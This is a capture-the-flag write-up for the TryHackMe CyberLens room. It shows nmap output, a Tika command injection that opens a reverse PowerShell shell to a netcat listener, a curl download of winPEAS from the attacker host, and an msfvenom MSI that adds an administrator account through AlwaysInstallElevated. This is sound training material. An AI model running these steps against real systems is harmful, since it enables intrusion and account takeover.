TryHackMe: CyberLens
Exploiting a command injection vulnerability in Apache Tika gaining an initial foothold and abusing AlwaysInstallElevated to escalate privileges to Administrator.
Initial Enumeration
Nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
$ nmap -sC -sV -vv -p- -Pn 10.81.191.43
PORT      STATE SERVICE       REASON          VERSION
80/tcp    open  http          syn-ack ttl 126 Apache httpd 2.4.57 ((Win64))
|_http-server-header: Apache/2.4.57 (Win64)
|_http-title: CyberLens: Unveiling the Hidden Matrix
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 126
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CYBERLENS
|   NetBIOS_Domain_Name: CYBERLENS
|   NetBIOS_Computer_Name: CYBERLENS
|   DNS_Domain_Name: CyberLens
|   DNS_Computer_Name: CyberLens
|   Product_Version: 10.0.17763
|_  System_Time: 2026-01-07T14:40:58+00:00
| ssl-cert: Subject: commonName=CyberLens
| Issuer: commonName=CyberLens
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-06T14:25:39
| Not valid after:  2026-07-08T14:25:39
| MD5:     b3a4 0543 587a 1246 adbc 7109 58a4 57d9
| SHA-1:   3584 612e 81b2 d30d 6551 a281 eab2 59b4 d212 6770
| SHA-256: 61cc 5bb1 be42 bbe5 3125 89c5 d2fc 66b8 eb7a a2e9 b67a a547 8d15 4dbc 5c77 d34c
| -----BEGIN CERTIFICATE-----
| MIIC1jCCAb6gAwIBAgIQJtxWf9BKzZ1IzgLyR4FupjANBgkqhkiG9w0BAQsFADAU
| MRIwEAYDVQQDEwlDeWJlckxlbnMwHhcNMjYwMTA2MTQyNTM5WhcNMjYwNzA4MTQy
| NTM5WjAUMRIwEAYDVQQDEwlDeWJlckxlbnMwggEiMA0GCSqGSIb3DQEBAQUAA4IB
| DwAwggEKAoIBAQDw+NxVte/yX1BBRBKLdl/CTAYLFYwi1L4EtpbuCwqInxWA9Sc2
| rNqKj3kCMHvgYqqFC5et8dPqAvKkASDQivO+Cgk18kZdJAe6c/abjFN7lJxtcwFf
| 7g3R4UCeJtgcCJHfKQ42IFnDXJYD48t74N5VHvgVD4KXaZJIaHwa8KvmgqU38P0m
| 68CxnTDh9T4x/bd2aTP+CuPExApmI8Pj1hUtUOKLh7MgEPaamDwQs07XyGOeQTsY
| tyyG1bVtYMbzwxXIIJDUUS8x5bCtxOi/VdFf2GeXM81S5PAulMlosZEQpF0nO+jv
| ZZkUjENG1pu0HL4EtuPYuSkXz1E9B4j1WV2JAgMBAAGjJDAiMBMGA1UdJQQMMAoG
| CCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsFAAOCAQEAX2tU0ZGz
| vYOkGDJfIKNCctcapy2P5KYw19LcnxNKiVxVdM2O/RCOCS5jJsb+ABNRwMpbq4Hp
| EIRt+c97sXhgGKwieizL6gulcWK9Sk8f8L0ykPbFn+zAn+4DI/7CfIqDF6dYn9wx
| C4znGlU2m4CgW8AudyWIBmc6znnc5Dahq05qCC4IgxKqt/ku4GHf5X+uRBtBZe+n
| PcGcV7I5KrsmuiKxX0OhwmgTyNX1wrjWIeVRFLN7M17L0p904gtSMYDEuUqfXjx7
| OxMHYHuy3jfmU9VpxTIPWi2UwUzscpD9DtIscZ0sENoMlSUQtvZf7UZaRyBc+LVn
| 4ww6mPfXfA4vEg==
|_-----END CERTIFICATE-----
|_ssl-date: 2026-01-07T14:41:07+00:00; -1s from scanner time.
5985/tcp  open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp  open  pando-pub?    syn-ack ttl 126
47001/tcp open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49670/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
49683/tcp open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
61777/tcp open  http          syn-ack ttl 126 Jetty 8.y.z-SNAPSHOT
|_http-cors: HEAD GET
|_http-server-header: Jetty(8.y.z-SNAPSHOT)
|_http-title: Site doesn't have a title (text/plain).
| http-methods:
|   Supported Methods: POST GET PUT OPTIONS HEAD
|_  Potentially risky methods: PUT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-01-07T14:41:02
|_  start_date: N/A
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 58964/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 63288/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 36690/udp): CLEAN (Failed to receive data)
|   Check 4 (port 37557/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
The following ports are worth noticing
- Port 80 HTTP
- Port 135 RPC
- Port 5985 WinRM
- Port 3389 RDP
- Port 61777 HTTP
- Port 445,139 SMB
From the room description we are told to add 10.81.191.43 cyberlens.thm to our hosts file.
1
10.81.191.43 cyberlens.thm
Webserver
Visiting our webserver on port 80 we get a landing page 
The next link on the page we see visit has something interesting,a form where we can upload images to get their metadata. 
Web Port 61777
The webserver on port 61777 we see it is running Apache Tika 1.17 Server. 
Initial foothold
Command Injection on Tika

After uploading a test image on http://cyberlens.thm/about.html ,we get metadata for my test image and along with other values returned,the X-Parsed-By key tells us that Apache Tika is used for parsing the image.

Upon further enumeration,capturing the request we see that our image is uploaded to the Apache Tika 1.17 Server at http://cyberlens.thm:61777/meta with a PUT request.
Back to research we get an exploit on Apache Tika 1.17 based on an article by Rhino Security Labs link and a Proof of concept also under the same article link Modified the script like below

cmd executes a reverse powershell payload
Starting our netcat listener and running the exploit script we get a shell as cyberlens user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
$ nc -nlvp 1500
listening on [any] 1500 ...
connect to [192.168.132.254] from (UNKNOWN) [10.81.191.43] 49857

PS C:\Windows\system32> whoami
cyberlens\cyberlens
PS C:\Windows\system32>

...

PS C:\Users\CyberLens\Documents\Management> dir


    Directory: C:\Users\CyberLens\Documents\Management


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/7/2023   3:09 AM             90 CyberLens-Management.txt


PS C:\Users\CyberLens\Documents\Management> type CyberLens-Management.txt
Remember, manual enumeration is often key in an engagement ;)

CyberLens
HackSmarter123
PS C:\Users\CyberLens\Documents\Management>

Looking around I got some useful information which happened to be credentials for the cyberlens user. Now going back to our nmap scan we notice the RDP port is open so I go ahead to enumerate the user belongs to which groups and sure enough cyberlens is among Remote Desktop Users group and I was betting maybe the acquired credentials would work too.

Using xfreerdp3 we get a session and also read the first flag on the desktop
Post exploitation
Privilege escalation
After transferring WinPeas for enumeration of privesc vectors,we notice that AlwaysInstallElevated is enabled.
1
2
3
4
5
6
7
8
9
PS C:\Users\CyberLens> cd C:\ProgramData
PS C:\ProgramData> curl http://191.168.132.254/winpeas.exe -o winpeas.exe
PS C:\ProgramData> .\winpeas.exe
...
???????????? Checking AlwaysInstallElevated
?  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
...
This means that any MSI package will be installed with elevated privileges.Using msfvenom we create an MSI package that will create a user and add it to the Administrators group.
1
2
3
4
5
6
7
$ msfvenom -p windows/adduser USER=admin PASS='Password123!' -f msi -o adduser.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 272 bytes
Final size of msi file: 159744 bytes
Saved as: adduser.msi
Transfer the package to the compromised target and run it.

Checking back we can see our user is now a member of the Administrators group.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\ProgramData> net user

User accounts for \\CYBERLENS

-------------------------------------------------------------------------------
admin                    Administrator            CyberLens
DefaultAccount           Guest                    WDAGUtilityAccount
The command completed successfully.

PS C:\ProgramData> net user admin
User name                    admin
...
Local Group Memberships      *Administrators       *Users
...
